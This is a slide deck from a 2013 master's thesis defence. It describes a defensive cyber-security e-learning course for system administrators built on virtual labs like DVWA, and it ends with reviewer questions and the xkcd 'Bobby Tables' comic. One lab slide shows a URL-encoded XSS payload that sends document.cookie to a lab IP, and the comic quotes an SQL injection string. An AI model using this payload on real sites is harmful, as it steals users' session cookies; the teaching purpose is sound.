Hands-On E-learning Course on Cyber Defence for System Administrators

Praktilise küberkaitse e-kursus süsteemiadministraatoritele

Master's thesis

Author: Margus Ernits

Supervisor: Rain Ottis, Ph.D

Tallinn, 3. June 2013

Presentation Outline

- Introduction and current situation
- The Problem
- The Objectives
- Methodology and the ADDIE Model
- Analysis
- Solution
- Developed Hands-On Practical Classes
- Evaluation of the E-learning Course
- Future Research
- Conclusions

Introduction

- Estonian IT College (EITC) focuses on applied higher education with curricula
  - IT System Administration
  - IT Development
  - IT System Analysis
- Curricula development being held with help of universities, private companies, graduates and students

The Main Problem

- The main problem is deficiency of the skilled and security aware system administrators
  - EITC courses do not cover needs of industry on practical security field
  - Many system administrators are self studied and do not have required qualification
  - Amount of practical word is not sufficient to gain security skills for configuring IT infrastructure services


Main Objectives

- Developing new hands-on e-learning course
  - Focused on defence of the IT systems
  - Securing services is part of configuring them
  - Lab intensive, *command dojo* (follow the master)
  - Playful, motivating (badges, competition)
  - Suitable for students and for continuous education
- Not for teaching offense or cyber security specialist

Methodology

- Investigate the problem and similar research (Kasak, HyneSim, defensive and offensive courses/trainings/exercises)
- Instructional Design Models
  - Behaviorist, suitable for trainings
  - Cognitivist, suitable for exploring, group-works
  - Prescriptive Models
    - ADDIE model (more then 100 variants)

Chosen Method – The ADDIE Model



Analysis

- Goals for course and learning outcomes
  - After completing the students will be able to install, configure and secure IT infrastructure services as (NTP, DNS, DHCP, web servers, firewalls, file servers and authentication services)
  - Student explains common attacks against web applications as well able to explain terms VPN, SAN, NAS, IDS, IPS.
  - The students able to document installed services
- Learner analysis
- Course module list
- How to make course playful?
- What environment is needed?


Solution

- To develop courses
  - Learning outcomes
  - Hands-on laboratory materials and learning material
  - Virtual Machine (templates) and interactive scripts for feedback
- To develop virtual environment
  - Existing environment do not cover all expectations
  - Development can take place in summer (Live system in use during semester)

Developed Hands-On Practical Classes

- Pre requirement course (GNU/Linux, Bash, Python and PowerShell scripting)
- Hands-on labs and materials
  - NTP/DNS/DHCP
  - Securing web application
    - Caching – varninsh
    - Application firewalls
      - Hardening web server installation
      - SQL firewall (GreenSQL)
      - Mod Security firewall
      - Offload HTTPS using nginx
    - Coming shortly (Kerberos/LDAP Samba4, logging, firewalling)

The Distance Laboratory used for Hands-on Practical Classes



Student
@ home
@ work
@ classroom

Configured virtual
infrastructure for
each student

Sometimes
Several virtual
Machines are used
in practical class

Student does practical work

Student sees screen of virtual lab

Task 1

Task 2


Task 3

50%

Interactive feedback

Feedback
scripts

Sample lab - Securing Insecure Web Application the Beginning



Attacks (bot or student)


```
%3Cscript%3Evar+i%3D%27%3Cimg+src%3D%22http%3A%2F
%2F192.168.56.101%2F%27%2Bdocument.cookie
%2B%27%22+%2F%3E%27%3B+document.write%28i%29%3B%3C%2Fscript%3E
```

DVWA
Damn Vulnerable
Web Application
apache2

MySQL

Insecure web
Application
XSS, SQLi,
cmd injection, etc

Sample lab – end
Securing Insecure Web Application



Evaluation of the E-learning Course

- Feedback from students (feedback from Study Information System)
  - Grade for course (4.9 – distance learners, 4.6 – students, max is 5)
  - Grade for lecturer (4.9 – distance learners, 4.8 - students)
- Feedback from continuous education students
  - Grade for course (2.9 max is 3)
  - Grade for lecturer (2.9 max is 3)
- Feedback from lecturers
  - Too intensive to so limited time
  - Too much work (preparing for lab needs work before every course)

Future research

- Evaluate new course and get more feedback
- Design interactive module (expert system) to give real-time feedback to the student (suggest what went wrong etc)
- Develop distance laboratory system to support new methodology (rewarding, badges, instant feedback and different network setups)
- Redesign some learning materials to follow new text material standards (For DNS/DHCP/NTP)
- Integrate and test new learning materials and lab scenarios (logging, fire-walling, central management)

Conclusions

- The quality of studies will improve (improved) due to increased amount of practical hands-on classes
- System administrators are more security aware due continuous education
  - More then 80 attendees on courses during 2012-2013
- The new E-learning course Protecting IT Infrastructure is developed and piloted

Thank You


Notes and questions from Reviewer

- Notes
  - There are very few clerical mistakes. Found one on page 23 row 10 (should should).
  - Very well described development of the e-learning course.
- Questions

1) I's and should this course be applicable for cyber defense masters students as a part of their system administration course?
2) Can I take your e-learning course today and run it on the EDF Cyber Defense and Education lab?
3) What are the hardware requirements for the e-learning environment for a class of 40+ students?
4) What is the amount of students you can train this way at once?
5) As I understood correctly you are the only lecturer who uses this e-learning environment to teach Cyber Defense for System Administrators?
6) What preparations should other lecturer/lecturers have in order to teach this e-learning course?
7) What is the difference between virtual memory and swap? Are these the same? Only 10% answered it correctly. You had no comments about that why?

Thank You

Exploits of a Mom...can be stopped


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Source: Exploits of a Mom http://xkcd.com/327/